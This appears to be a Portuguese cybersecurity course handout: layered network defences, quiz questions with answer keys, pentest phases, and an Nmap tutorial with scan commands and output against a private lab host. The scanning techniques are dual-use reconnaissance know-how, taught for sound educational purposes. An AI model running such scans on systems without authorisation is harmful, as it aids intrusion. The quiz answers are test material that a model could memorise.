- Os **roteadores**, peças fundamentais da camada de Inter-Rede podem **fazer o papel de guardas dizendo quem pode ou não acessar uma dada rede**.
- Roteador são dispositivos que encaminham pacotes pelas redes. Responsáveis por saber como toda a rede está conectada e como transferir informações de uma parte da rede para outra. Em poucas palavras, eles evitam que os hosts percam tempo assimilando conhecimento sobre a rede.
- Roteadores podem estar conectados a duas ou mais redes.
- Em se tratando de segurança, o objetivo de um roteador **pode ser manter um isolamento “político”**. Estes roteadores permitem que dois grupos de equipamentos comuniquem-se entre si e ao mesmo tempo continuem isolados fisicamente.
- Os roteadores, em sua maioria, **possuem função de filtragem de pacotes**, que permitem ao administrador de rede controlar com rigor quem utiliza a rede e o que é utilizado na mesma.
- Isto é muito próximo do que faz um firewall, que veremos a seguir.

Segurança na Camada de Transporte

- Um roteador poderia ver apenas endereços de origem e destino, o protocolo que o datagrama IP carrega, fazendo filtragem baseados nessas informações.
- Para poder fazer filtragem por serviço de rede temos que subir para a camada de transporte. Aqui podemos filtrar pacotes baseados em serviços e em alguns casos até regular o sentido do fluxo de pacotes. É justamente por isto que surge o firewall de filtro de pacotes na camada de transporte.
- O Firewall é um conjunto de hardware e software utilizado para proteger computadores na rede, ou até mesmo proteger a rede.
- Muitas organizações optam por proteger a sua rede interna de ataques externos, com uma espécie de isolamento, onde as pessoas de “fora” não atacam a sua rede interna sem primeiro contatar suas premissas.
- Esse “isolamento” é criado utilizando o Firewall, que do mesmo modo pode controlar o acesso da rede interna à Internet.
- Portanto o Firewall é uma barreira inteligente entre a rede local e a Internet, através da qual só passa tráfego autorizado.

Segurança na Camada de Aplicação

- O Firewall não consegue ver o conteúdo dos pacotes na camada de aplicação, então para resolver este problema surgem os proxys.
- Uma maneira de se tornar seguro um serviço, é não permitir que cliente e nem servidor interajam diretamente. Proxy System são sistemas que atuam em nome do cliente de uma forma transparente.
- O Proxy System atua como um procurador que aceita as chamadas que chegam e verifica se é uma operação válida. Se a chamada solicitada é permitida, o servidor procurador envia adiante a solicitação para o servidor real.
- Depois que a sessão é estabelecida à aplicação procuradora atua como uma retransmissora e copia os dados entre o cliente que iniciou a aplicação e o servidor. Devido ao fato de todos os dados e que todos os dados entre o cliente e o servidor serem interceptados pelo Application Proxy, ele tem controle total sobre a sessão e pode realizar um logging tão detalhado como desejado. O proxy pode filtrar o conteúdo da camada de aplicação.
- HTTPS
- SSH

Exercícios

Introdução

1. O que é um exploit?

- a. Software que vai destruir/explodir arquivos de usuários
- b. Programa que explora vulnerabilidades
- c. Vírus
- d. Cavalo de Tróia

R: Programa que explora vulnerabilidades

2. Qual dessas representa perfeitamente um exemplo de displicência?

- a. Deixar usuário/senha padrão em dispositivos de rede
- b. Problema na mídia física do backup
- c. Tela azul do Windows
- d. Incêndio

R: Deixar usuário/senha padrão em dispositivos de rede

3. O que é uma vulnerabilidade dia zero? (zero-day-vulnerability)

- a. Vulnerabilidade que ainda não foi descoberta.
- b. Vulnerabilidade que foi descoberta e não possui correção.
- c. Vulnerabilidade que já possui correção.
- d. Vulnerabilidade que é conhecida pela comunidade.

R: Vulnerabilidade que foi descoberta e não possui correção.

4. A segurança da informação é uma questão:

- a. Técnica
- b. Humana
- c. Gerencial
- d. Educacional

R: Técnica, Humana, Gerencial e Educacional

5. Qual tipo de pessoa é apontada por estudos de segurança por causar os ataques mais devastadores em ambientes computacionais?

- a. Funcionário insatisfeito
- b. Usuário comum
- c. Sabichão (não hacker)
- d. Hacker

R: Funcionário insatisfeito

6. Qual ou quais itens a seguir interferem negativamente a segurança de ambientes computacionais?

- a. Utilizar somente interface texto/console
- b. Restringir o acesso à pessoas
- c. Deixar o sistema amigável
- d. Adicionar funcionalidades ao sistema

R: Deixar o sistema amigável e Adicionar funcionalidades ao sistema

7. É ou são problemas de segurança?

- a. Usuário do sistema
- b. Vírus
- c. Hacker
- d. Sistema temporariamente indisponível

R: Usuário do sistema, Vírus, Hacker e Sistema temporariamente indisponível

8. É correto dizer que a cibersegurança é uma subárea da segurança da informação. Pois a cibersegurança cuida da segurança apenas de hardware, software e dados em ativos digitais. Já a segurança da informação deve cuidar da informação armazenada em qualquer lugar, incluindo em computadores, mas não fica restrita aos computadores.

- a. Verdadeiro
- b. Falso

R: Verdadeiro

9. É ou são exemplos de medidas não tecnológicas de segurança:

- a. Política de segurança
- b. Análise de risco
- c. IDS
- d. Firewall

R: Política de segurança e Análise de risco

10. Quando se fala em cibersegurança esta faz referência a proteção de?

- a. Software
- b. Informações impressas
- c. Hardware
- d. Pessoas

R: Software e Hardware

Elementos e Medidas de Segurança

1. O ato de identificar ações/eventos ocorridos no sistema é atribuído a qual técnica?

- a. Autenticidade
- b. Criptografia
- c. Auditoria
- d. Não-repúdio

R: Auditoria

2. Qual elemento da segurança da informação que garante/trata que a informação só possa estar acessível para as pessoas autorizadas?

- a. Integridade
- b. Não repúdio
- c. Disponibilidade
- d. Confiabilidade
- e. Confidencialidade

R: Confidencialidade

3. Qual elemento da segurança da informação que garante/trata que a informação esteja disponível quando ela for requerida?

- a. Confiabilidade
- b. Confidencialidade
- c. Integridade
- d. Disponibilidade
- e. Não repúdio

R: Disponibilidade

4. Qual elemento da segurança da informação que garante/trata que a informação seja verdadeira? (a informação que foi armazenada deve ser a mesma que vai ser acessada)

- a. Confiabilidade
- b. Disponibilidade
- c. Confidencialidade
- d. Integridade
- e. Não repúdio

R: Integridade

5. É um exemplo de medida de segurança corretiva?

- a. Backup
- b. Todas as alternativas
- c. IDS
- d. Firewall

R: Backup

6. É um exemplo de medida de segurança detectiva?

- a. Todas as alternativas
- b. IDS
- c. Backup
- d. Firewall

R: IDS

7. É um exemplo de medida de segurança preventiva?

- a. Backup
- b. Todas as alternativas
- c. Firewall
- d. IDS

R: Firewall

8. Quais desses são algoritmos hash?

- a. Markdown
- b. ICMP
- c. MD5
- d. SHA256

R: MD5, SHA256

9. Que tipo (ou tipos) de tecnologia podem prover confidencialidade?

- a. RAID
- b. Backup
- c. Controle de acesso
- d. Cálculo hash
- e. Criptografia

R: Criptografia e Controle de acesso

10. Que tipo (ou tipos) de tecnologia pode prover disponibilidade?

- a. Criptografia
- b. RAID
- c. Cálculo hash

- d. Backup
- e. Controle de acesso

R: Backup e RAID

11. Que tipo (ou tipos) de tecnologia é conhecida por fornecer integridade à informação?

- a. Antivírus
- b. Algoritmos hash
- c. Backup
- d. RAID
- e. Controle de acesso

R: Algoritmos hash

12. Os elementos básicos da segurança da informação são: confidencialidade, disponibilidade e integridade. Quando for implementar esses itens é necessário tomar cuidado, pois um item pode afetar a segurança de outro item. Também dependendo da informação, não é necessário aplicar necessariamente os três elementos.

- a. Verdadeiro
- b. Falso

R: Verdadeiro

Problemas de Segurança

1. Qual técnica está intimamente ligada com o conceito de Engenharia Social?

- a. Phishing
- b. Worm
- c. Ransomware
- d. DDoS

R: Phishing

2. O que define melhor o termo Shrink-wrap code em cibersegurança?

- a. Má configuração em sistemas operacionais.
- b. Funcionalidades extras em softwares, sendo que tais funcionalidades podem ser utilizadas por hackers.
- c. Vulnerabilidades em códigos de aplicações.
- d. Códigos maliciosos ocultos em códigos de aplicações.

R: Funcionalidades extras em softwares, sendo que tais funcionalidades podem ser utilizadas por hackers.

3. Que tipo de malware é conhecido por criptografar dados de suas vítimas e pedir resgates?

- a. Spyware
- b. Backdoor
- c. Trojan Horse
- d. Ransomware

R: Ransomware

4. É relativamente comum que ataques DDoS estejam relacionados com qual técnica de ataque?

- a. Botnet
- b. Keylogger
- c. Cavalo de troia
- d. Criptografia

R: Botnet

5. Engenharia social é um método não técnico de quebrar a segurança de sistemas ou redes. É o processo de enganar usuários de sistemas/redes e convencê-los de fornecer informações que podem ser usadas para anular ou burlar sistemas de segurança e/ou obter informações sensíveis. Assim, os ataques envolvendo engenharia social não utilizam nenhum tipo de tecnologia, consistindo somente na interação física e social entre hacker e vítima.

- a. Verdadeiro
- b. Falso

R: Falso

6. Ataques que tentam obter informações a respeito do sistema/rede são conhecidos como:

- a. Ataques passivos
- b. Ataques ativos

R: Ataques passivos

7. Qual ou quais desses não são considerados hackers?

- a. Wannabe

- b. Lammers
- c. Cracker
- d. Phreaker

R: Lammers e Wannabe

8. Geralmente as fases para hacking de sistemas são executadas na seguintes ordem, que basicamente é a mesma para PenTest:

R:

- 1. Reconhecimento**
- 2. Escaneamento**
- 3. Ganhando Acesso**
- 4. Mantendo Acesso**
- 5. Cobrindo Rastros**

9. Em sua definição primordial, hacker é uma pessoa com muito conhecimento em uma determinada área. No caso da informática, a concepção do termo hacker se refere a uma pessoa má que utiliza seus conhecimentos para invadir sistemas computacionais e roubar informações para benefício próprio.

- a. Verdadeiro
- b. Falso

R: Falso

10. Normalmente vírus de computador é um malware (software malicioso). Já que vírus comumente fazem algum tipo de ataque contra seu hospedeiro, ou utiliza o hospedeiro como fonte/ponte para outros ataques contra terceiros.

- a. Verdadeiro
- b. Falso

R: Verdadeiro

11. Ataques contra a ... de sistemas/informações são conhecidos como ..., todavia quando esse ataque parte de várias fontes ele é chamado de ...

R: Disponibilidade, DoS e DDoS

12. Que tipo de malware é conhecido se esconder dentro de outro software para alcançar e atingir a vítima?

- a. Spyware
- b. Backdoor

- c. Trojan Horse
- d. Ramsomware

R: Trojan Horse

13. Atualmente o termo cracker é melhor representado por qual desses termos:

- a. White hat
- b. Grey hat
- c. Ethical Hacker
- d. Black hat

R: Black hat

14. Qual ou quais são as características de vírus de computadores?

- a. Normalmente é um software malicioso
- b. São indetectáveis
- c. Precisam que alguém os execute
- d. Se prolifera

R: Normalmente é um software malicioso, Precisam que alguém os execute e Se prolifera

15. Normalmente hackers não atacam diretamente pessoas comuns. Todavia, quando isso ocorre tais ataques costumam estar relacionados à violação de privacidade, destruição de dados e obtenção de vantagens.

- a. Verdadeiro
- b. Falso

R: Verdadeiro

16. Que tipo de malware é conhecido por não precisar de interação da vítima para contaminar o sistema?

- a. Vírus
- b. Worm
- c. Backdoor
- d. Trojan Horse

R: Worm

17. Qual ou quais desses são considerados hackers?

- a. Phreaker
- b. Lammers

- c. Cracker
- d. Wannabe

R: **Phreaker e Cracker**

18. A ferramenta nmap, normalmente é utilizada em qual ou quais fases do hackeamento e/ou pentest?

- a. Ganhando acesso
- b. Mantendo acesso
- c. Reconhecimento
- d. Escaneamento
- e. Cobrindo rastros

R: **Reconhecimento e Escaneamento**

Soluções de Cibersegurança

1. Atualmente o segredo da criptografia está no algoritmo criptográfico, que deve estar sempre bem guardado para evitar a perda de confidencialidade das informações.

- a. Verdadeiro
- b. Falso

R: **Falso**

2. No método de criptografia de chave ... a chave ... é utilizada para criptografar a informação e a chave ... é utilizada para descriptografar a informação.

R: **pública/privada, pública e privada**

3. Há como implementar segurança em cada uma das camadas do modelo TCP/IP, por exemplo: na camada ... em casos mais drásticos é possível utilizar cabos pressurizados para garantir a segurança; na camada de enlace é possível utilizar ..., garantindo que os dados sensíveis não cheguem para todos os hosts da rede; Na camada de ... é possível utilizar roteadores que filtram acesso à determinados hosts ou redes; já na camada de aplicação podemos utilizar no lugar do Telnet e FTP, o ..., que faz o mesmo serviço mais enviando dados criptografados.

R: **física, switch, inter-rede e SSH**

4. A criptografia é muito conhecida por manter qual elemento da segurança de informação?

- a. Integridade

- b. Não repúdio
- c. Confidencialidade
- d. Disponibilidade

R: Confidencialidade

5. Arraste os elementos de segurança na camada correta que ele pertence, dentro do modelo TCP/IP:

R:

- 5. Aplicação: HTTPS**
- 4. Transporte: Firewall**
- 3. Inter-rede: IPSec**
- 2. Enlace: WPA**
- 1. Física: Fibra óptica**

6. A assinatura digital pode fornecer confidencialidade à informação, todavia também pode fornecer:

- a. Disponibilidade
- b. Autenticação
- c. Log
- d. Não repúdio

R: Autenticação e Não repúdio

7. Normalmente é ou são desvantagens do método de criptografia de chave pública/privada:

- a. Gerenciamento das chaves.
- b. Não existem muitas ferramentas que implementam esse método.
- c. Normalmente o processo de criptografia/descriptografia é mais lento que o utilizado na chave única.
- d. É menos seguro para o compartilhamento de dados entre várias pessoas.

R: Gerenciamento das chaves e Normalmente o processo de criptografia/descriptografia é mais lento que o utilizado na chave única

8. Quando se criptografa uma senha com algum algoritmo hash, normalmente é quase impossível descriptografar tal senha.

- a. Verdadeiro
- b. Falso

R: Verdadeiro

9. Há dois métodos de chaves criptográficas, sendo esses: ... , no qual a mesma chave é utilizada para criptografar e descriptografar as informações - este método é mais indicado para ... ; ... , no qual há uma chave para criptografar a informação e outra para descriptografar a informação - este método é mais indicado para

R: Chave única - manter a informação localmente

Chave pública/privada - compartilhar informações entre várias pessoas

10. A assinatura digital é utilizada para identificar entidades, e ao contrário do método tradicional de criptografia com chave pública/privada, na assinatura digital a chave privada é utilizada para criptografar informações e a chave pública descriptografar informações, garantindo assim que quem autenticou tais informações é o dono da chave privada.

- a. Verdadeiro
- b. Falso

R: Verdadeiro

11. Qual ou quais são consideradas vantagens dos métodos de criptografia que utilizam chave pública/privada?

- a. Mais indicado para manter as informações localmente (para uma única pessoa)
- b. Mais indicado para compartilhamento entre várias pessoas/entidades.
- c. Mais fácil de gerenciar as chaves se comparado ao método de chave única
- d. Mais rápido se comparado com o método da chave única.

R: Mais indicado para compartilhamento entre várias pessoas/entidades

12. Não existe sistema 100% seguro, nada é 100% seguro. Isso é uma primitiva da segurança da informação e/ou cibersegurança.

- a. Verdadeiro
- b. Falso

R: Verdadeiro

Penteste

- **PenTeste** são testes de intrusão/invasão, realizados por especialistas em cibersegurança, com intuito de identificar vulnerabilidades em sistemas.
- Em resumo PenTeste **são invasões consentidas contra sistemas informatizados, para verificar se é ou não possível invadir tais sistemas**. De posse dos resultados do PenTest, as equipes de cibersegurança podem tomar decisões melhores a respeito da segurança dos sistemas/informações.
- Segundo CARDWELL 2022, em seu livro Building Virtual Pentesting Labs for Advanced Penetration Testing, testes de segurança são processos ou métodos para determinar se sistemas protegem e mantêm as informações como planejado. Desta forma, **PenTeste é uma metodologia e não um produto**.
- Ao final do PenTeste, **deve ser emitido um diagnóstico a respeito da segurança do sistema testado**. Tal diagnóstico, **deve ser utilizado para eliminar vulnerabilidade e mitigar ciberameaças, melhorando assim a segurança do cliente**.
 - **Atenção!!! Um PenTeste realizado sem o consentimento da vítima, pode ser considerado crime.**
- Os passos realizados em PenTestes, podem variar dependendo do profissional realizando o PenTeste ou dos objetivos a serem alcançados. **Todavia, esses passos basicamente são:**
 - 1) **Determinar o Escopo do PenTeste** - esse passo consiste em **entender onde o PenTeste será executado e quais são os objetivos do PenTeste**. Neste passo, algumas perguntas devem ser realizadas e respondidas:
 - a) **O que deve ser testado?**
 - b) **Como deve ser testado?**
 - c) **Em quais condições?**
 - d) **Qual é o limite aceitável para o teste?**
 - e) etc...
 - Aqui também pode ser combinado **qual é o tipo de PenTeste que será realizado**, tal como:
 - **Blind ou black box** - no qual o **PenTeste é realizado sem qualquer conhecimento a respeito do alvo**. É um teste às cegas;

- **Double blind** - idem ao anterior, mas neste o alvo também não sabe que o teste vai acontecer;
 - **Gray box** - quem realiza o PenTeste tem algumas informações a respeito do ambiente a ser testado e o alvo também sabe que o teste será realizado;
 - **Double gray box** - idem ao anterior, mas o alvo também tem informações parciais a respeito do teste;
 - **Tandem ou white box** - neste estilo de PenTeste o atacante recebe informações antecipadas e detalhadas a respeito do alvo e também o alvo sabe que será testado;
 - **Reversal** - similar ao anterior, todavia o alvo não sabe que será testado.
- É necessário notar, que todos os detalhes do PenTeste devem ser combinados com o cliente (alvo). É altamente recomendável (se não obrigatório) ter um contrato entre o cliente e o realizador do PenTeste, de forma que o PenTeste não seja considerado crime em um segundo momento. No caso de testes a cegas e suas variações, grande parte da equipe que trabalha no cliente/alvo não sabe dos testes, entretanto é necessário que alguém (chefe, gerente, responsável, etc) saiba e aceite previamente o PenTeste, caso contrário isso poderá ser considerado crime.

2) **Obtendo Informações a Respeito do Alvo** - esse passo tenta obter a maior quantidade possível de informações a respeito do alvo.

Isso pode ser feito utilizando várias técnicas e ferramentas, mas basicamente esse passo consiste em obter informações que dizem respeito a: empresas, pessoas, serviços e tudo que está ligado direta ou indiretamente com o alvo. Por exemplo:

- a) (i) o executor do teste, pode obter informações de domínios da vítima na Internet, URLs, hosts, etc;
- b) (ii) vasculhar as redes sociais das pessoas ligadas ao alvo ou informações publicadas em outras fontes (blogs, justiça, etc).

- 3) **Escaneamento** - esse passo faz uma análise mais profunda e detalhada da estrutura alvo. Principalmente em hosts descobertos no passo anterior. Nesta fase são identificadas informações detalhadas a respeito de redes, hosts, sistema operacional. Também, nos hosts descobertos, são identificados, portas de redes abertas, serviços em execução e suas possíveis vulnerabilidades (alguns livros tratam isso como outros passos, chamados de Enumeração do Alvo e Mapeamento de Vulnerabilidades - mas aqui deixaremos dentro do Escaneamento).
- 4) **Ganhando Acesso** - é aqui que o profissional realizando o PenTest vai utilizar todas as informações levantadas nos passos anteriores para efetivamente fazer o teste de invasão no alvo. A invasão pode dar-se de várias formas, mas basicamente vai estar dentro dos seguintes contextos:
- a) Via Internet - WAN;
 - b) Via rede local - LAN;
 - c) Localmente no computador;
 - d) Offline.
- A invasão efetiva, pode ocorrer através de softwares que exploram as vulnerabilidades (exploits) descobertas no passo anterior. Neste passo o profissional realizando o teste pode utilizar ferramentas, que automatizam o processo de invasão, ou mesmo aplicar métodos/técnicas manuais que ajudam a demonstrar se alguma falha identificada previamente pode ou não ser um risco iminente ao sistema.
 - Nesta fase o invasor também pode utilizar de Engenharia Social, para conseguir atingir seu objetivo e ganhar o acesso à hosts ou informações do alvo. O uso de Engenharia Social, pode ser considerado um passo do PenTeste, dependendo da metodologia escolhida para o teste.
- 5) **Mantendo o Acesso** - Após conseguir efetivamente explorar alguma vulnerabilidade e invadir o alvo. O profissional realizando o PenTeste pode empregar técnicas para Escalar Privilégios, demonstrando, por exemplo, que um invasor poderia acessar o alvo como um usuário comum e depois mudar para um usuário administrador, ou seja, com privilégios. Da mesma forma, o profissional por trás do teste de segurança, pode por exemplo, instalar

algum software, tal como backdoor, para demonstrar que invasores poderiam manter o acesso ao alvo. Algumas pessoas vão considerar que Escalar Privilégios também é mais um passo de PenTeste.

- 6) **Documentação e Relatórios** - Após a realização do PenTest o profissional que o fez, ou a equipe, **deve criar um documento dando o diagnóstico obtido depois do PenTeste**. Ou seja, é necessário reportar para o cliente/alvo, tudo o que foi descoberto durante os testes. Assim, o cliente pode a partir desses documentos, pensar em formas de sanar ou pelo menos mitigar os problemas apontados pelo PenTest. Note, que pode ser necessário fazer relatórios e documentos distintos dependendo do setor da empresa que deve receber/ler tais resultados. Por exemplo, o gerente vai querer saber dos resultados de forma mais superficial, a nível de negócios (há problemas? quantos? o que eles podem causar?). Já o relatório para equipe de TI, deve informar detalhes mais técnicos (quais falhas foram exploradas? como? softwares? há como sanar?).

Exercícios

1. Ao final do PenTeste, deve ser emitido um diagnóstico a respeito da segurança do sistema testado. Tal diagnóstico, deve ser utilizado para eliminar vulnerabilidade e mitigar ciberameaças, melhorando assim a segurança do cliente.
 - a. Verdadeiro
 - b. Falso

R: Verdadeiro

2. Qual tipo ou tipos de PenTest são caracterizados pelo fato do PenTester não ter nenhum tipo de informações a respeito do alvo/vítima?

R: Black box, Blind e Double Blind

3. Em qual tipo de PenTest o cliente não sabe nada a respeito do PenTest? (exceto quem contratou o PenTest)

R: Double Blind, Reversal

4. Qual tipo ou tipos de PenTest são caracterizados pelo fato de: PenTester e alvo/vítima/cliente (ambos), possuírem conhecimento a respeito do teste de segurança?

R: Gray Box, Double Gray Box, Tandem e White Box

5. O que significa PenTest?

- a. Intruder Test
- b. Invasion Test
- c. Password Test
- d. Penetration Test
- e. Intrusion Test

R: Penetration Test

6. PenTest é a tarefa de utilizar ferramentas automatizadas para determinar se sistemas protegem e mantêm as informações como planejado.

- a. Verdadeiro
- b. Falso

R: Falso

7. Segundo vimos em nossas aulas, mas especificamente no sítio Web CYBERINFRA do professor, qual é a sequência de passos de um PenTest?

R:

1. Determinar o Escopo do PenTest
2. Obtendo informações a Respeito do Alvo
3. Escaneamento
4. Ganhando acesso
5. Mantendo acesso
6. Documentação e Relatórios

8. PenTeste são invasões não consentidas, contra sistemas informatizados, para verificar se é ou não possível invadir tais sistemas.

- a. Verdadeiro
- b. Falso

R: Falso

Escaneamento

- Como explicado anteriormente, este passo do PenTeste **consiste em escanear em detalhes as redes, hosts, serviços e vulnerabilidades**.
- Há várias formas de fazer tal **escaneamento**. Da mesma forma, há várias ferramentas para facilitar e automatizar tal tarefa. **A seguir será apresentada a que talvez seja a ferramenta mais utilizada por profissionais de cibersegurança para fazer scan, que é o Nmap**.

Nmap

- O **Nmap (Network Mapper)** é um **escâner utilizando em cibersegurança para descobrir hosts e serviços de rede**. O Nmap foi concebido em 1997 por Gordon Lyon. Com o decorrer do tempo, a ferramenta **foi ganhando várias funcionalidades adicionais, tais como:**
 - **Descoberta hosts em redes** - enviar pacotes ICMP, TCP SYN, dentre outros para identificar se há hosts ativos na rede;
 - **Deteccção de serviços/versões** - descobrir portas de rede, identifica serviços de rede e a versão do software em execução na porta de rede;
 - **Deteccção de Sistemas Operacional** - o Nmap pode enviar vários pacotes para hosts, comparar o padrão de resposta com o intuito de extrair a impressão digital do sistema (fingerprint) e assim determinar qual é o Sistema Operacional em execução;
 - **Traceroute** - o Nmap pode ser executado tal como o traceroute e descobrir, por exemplo, o número de roteadores que há entre o atacante e a vítima. Isso é muito útil para mapear a rede no meio do caminho;
 - **Nmap Scripting Engine** - atualmente o Nmap, possui a possibilidade de executar scripts que por sua vez dão ao Nmap a capacidade de realizar várias outras tarefas, tais como: descobrir vulnerabilidades de serviços em hosts.

Scan Básico com Nmap

- Após descobrir alguns IPs de hosts no passo Obtendo Informações a Respeito do Alvo, é bem provável que o PenTester (quem realiza o PenTest), queira saber rapidamente quais portas/serviços devem estar disponíveis nestes hosts.
- Neste contexto o scan mais básico com o Nmap poderia ser utilizado. Isso é feito simplesmente executando o **comando nmap seguido do IP do host a ser analisado (nmap 192.168.56.101)**, por exemplo:

None

```
# nmap 192.168.56.101
```

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-01  
13:35 -03
```

```
Nmap scan report for 192.168.56.101
```

```
Host is up (0.00013s latency).
```

```
Not shown: 994 closed tcp ports (reset)
```

```
PORT      STATE SERVICE
```

```
21/tcp    open  ftp
```

```
22/tcp    open  ssh
```

```
23/tcp    open  telnet
```

```
80/tcp    open  http
```

```
111/tcp   open  rpcbind
```

```
2049/tcp  open  nfs
```

```
MAC Address: 08:00:27:D9:E2:27 (Oracle VirtualBox  
virtual NIC)
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.24  
seconds
```

- Utilizar o **comando nmap sem nenhuma opção**, este **retornará como resultado as portas abertas do host passado como parâmetro**. Nesta saída aparecerá:
 - **PORT** - número da porta/protocolo (ex. 21/tcp);
 - **STATE** - estado da porta (ex. open);
 - **SERVICE** - nome do serviço comumente associado com aquela porta (ex. ftp).

- No Nmap os **estados das portas podem ser:**
 - **Open** - indica que a porta está recebendo pacotes TCP, UDP ou SCTP;
 - **Closed** - indica que a porta está acessível, mas não há serviço em execução;
 - **Filtered** - o Nmap não pode determinar se a porta está aberta ou fechada, pois há um firewall bloqueando a análise;
 - **Unfiltered** - a porta está acessível, mas o Nmap não consegue determinar se ela está aberta ou fechada;
 - **Open Filtered** - o Nmap não consegue determinar se a porta está aberta ou filtrada. Isso geralmente ocorre se o alvo não responder, o que pode significar que há um firewall bloqueando totalmente os pacotes (drop);
 - **Closed Filtered** - não é possível determinar se a porta está fechada ou filtrada.
- Desta forma, **analisar o estado de uma porta pode dar dicas a respeito de serviços disponíveis ou se há firewalls na rede.**
 - É preciso ter em mente que os resultados obtidos no Nmap não são 100% confiáveis. Por exemplo, pacotes do Nmap podem se perder, redes podem estar instáveis, o que pode gerar resultados inconsistentes.

Scan de Rede

- Após descobrir alguns IPs de hosts no passo **Obtendo Informações a Respeito do Alvo**, uma boa ideia será **verificar se há mais hosts dentro da faixa de IPs das redes dos hosts já encontrados**. Desta forma, o Nmap pode ser utilizado para descobrir quais hosts estão ativos em uma rede.
- Para isso é possível utilizar o Nmap com a opção **-sP seguida da faixa de IPs** que deve ser analisada.
- A opção **-sP** determina que o **Nmap deve verificar apenas se o host está online e não deve analisar quais portas de cada host estão abertas** - que é o comportamento padrão.

- Identificar os hosts de uma rede e seus serviços pode demorar muito tempo, **assim a opção -sP dá o resultado mais rápido.**
- Quanto à **faixa de IPs que devem ser escaneados** é possível passar:
 - **IP da rede e máscara.** Tal como: **192.168.56.0/24**;
 - **Faixa de IPs.** Exemplo: **192.168.56.1-150**;
 - **Utilizando o * como coringa.** Tal como: **192.168.56.***
 - Também é **possível combinar essas expressões**, como por exemplo: **192.168.1-2.***.
- A seguir é apresentado um **exemplo de como escanear os hosts da rede 192.168.56.0/24**, mas **utilizando o caractere coringa asterisco (*)**:

None

```
$ nmap -sP 192.168.56.*
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-01
13:29 -03
Nmap scan report for 192.168.56.1
Host is up (0.00040s latency).
Nmap scan report for 192.168.56.101
Host is up (0.00018s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in
2.56 seconds
```

- No exemplo anterior foram identificados na rede **192.168.56.0/24** os hosts **192.168.56.1** e **192.168.56.101**. Perceba que o Nmap fornece a quantidade de hosts ativos (2 hosts up) e o tempo que demorou o scan (2.56 seconds).

Especificando Portas

- Por padrão o scan do Nmap é realizado **buscando-se todas as portas disponíveis no host**, mas isso pode demorar muito tempo. Então, dependendo o caso, **pode ser interessante especificar quais portas devem ser analisadas.**
- Para realizar o **scan em portas específicas** basta passar a **opção -p seguida das portas**. As portas podem ser passadas das seguintes formas:
 - **uma porta só (-p 80)**;

- **várias portas separadas por vírgulas** (-p 22,80,443);
- **faixas de portas** (-p 21-80);
- **todas as portas** (-p- mesmo que -p 0-65535).
- Por exemplo, a saída a seguir apresenta um scan das portas de um host:

None

```
# nmap 192.168.56.101 -p-
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-01
21:49 -03
Nmap scan report for 192.168.56.101
Host is up (0.000079s latency).
Not shown: 65525 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
34401/tcp open  unknown
35023/tcp open  unknown
36495/tcp open  unknown
52729/tcp open  unknown
MAC Address: 08:00:27:D9:E2:27 (Oracle VirtualBox
virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.84
seconds
```

- Note que **não dá o mesmo resultado de utilizar apenas nmap seguido do IP do host - já que o host dos testes é o mesmo.**
- Outro exemplo, pode ser realizar um scan apenas das portas mais baixas de um host:

None

```
# nmap 192.168.56.101 -p 0-1024
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-01
21:52 -03
Nmap scan report for 192.168.56.101
Host is up (0.00011s latency).
Not shown: 1020 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
111/tcp   open  rpcbind
MAC Address: 08:00:27:D9:E2:27 (Oracle VirtualBox
virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.20
seconds
```

Alterando a Velocidade dos Pacotes dos Scans

- É possível **alterar a velocidade** que os pacotes do Nmap são enviados para o alvo. Isso pode agilizar o processo de scan, mas **pode gerar inconsistências**, pois quanto mais rápido, maior a chance de haver perda de pacotes, **também pode ficar mais fácil de um IDS identificar o scan**.
- **Ela é feita utilizando -T seguido do nível da velocidade**, ex: -T1
- Os **níveis de velocidade dos pacotes Nmap** são:
 - **0 - paranoico;**
 - **1 - sorrateiro;**
 - **2 - gentil;**
 - **3 - normal;**
 - **4 - agressivo;**
 - **5 - insano.**
- Segue um exemplo com um scan sorrateiro (1):

None

```
# nmap -T1 192.168.56.101 -p 21-23
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-01
22:10 -03
Nmap scan report for 192.168.56.101
Host is up (0.00024s latency).
```

```
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
MAC Address: 08:00:27:D9:E2:27 (Oracle VirtualBox
virtual NIC)
```

```
Nmap done: 1 IP address (1 host up) scanned in 60.20
seconds
```

- Outro exemplo de scan para o mesmo host no nível agressivo (4):

None

```
# nmap -T4 192.168.56.101 -p 21-23
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-01
22:13 -03
Nmap scan report for 192.168.56.101
Host is up (0.00025s latency).
```

```
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
MAC Address: 08:00:27:D9:E2:27 (Oracle VirtualBox
virtual NIC)
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

- Note que a diferença foi de quase 60 segundos do nível 1 para o nível 4.

Tipos de Scan

- Basicamente o Nmap descobre hosts, portas e serviços de rede enviando pacotes de rede para o alvo. Há vários tipos/métodos de envio desses pacotes e essas combinações podem trazer resultados diferentes. Assim, é importante saber todos esses tipos para escolher o melhor para cada caso.
- Por **padrão o Nmap realiza scans utilizando TCP**, mas há como realizar UDP também. Assim, a seguir, são apresentados os tipos de scan TCP disponíveis no Nmap:
 - **TCP connect (-sT)**: neste o Nmap completa todo o three-way handshake. Isso é mais lento e pode ser registrado pelo alvo, se comparado com o TCP SYN.
 - Esse é a opção padrão, caso o Nmap não seja executado como administrador/root.
 - **TCP SYN (-sS)**: essa opção é chamada de half-open ou SYN stealth e consiste em enviar apenas um TCP SYN e esperar por uma resposta do alvo (não é realizado o three-way handshake completo). As respostas por parte do alvo podem ser:
 - **SYN/ACK** significa que a porta está aberta;
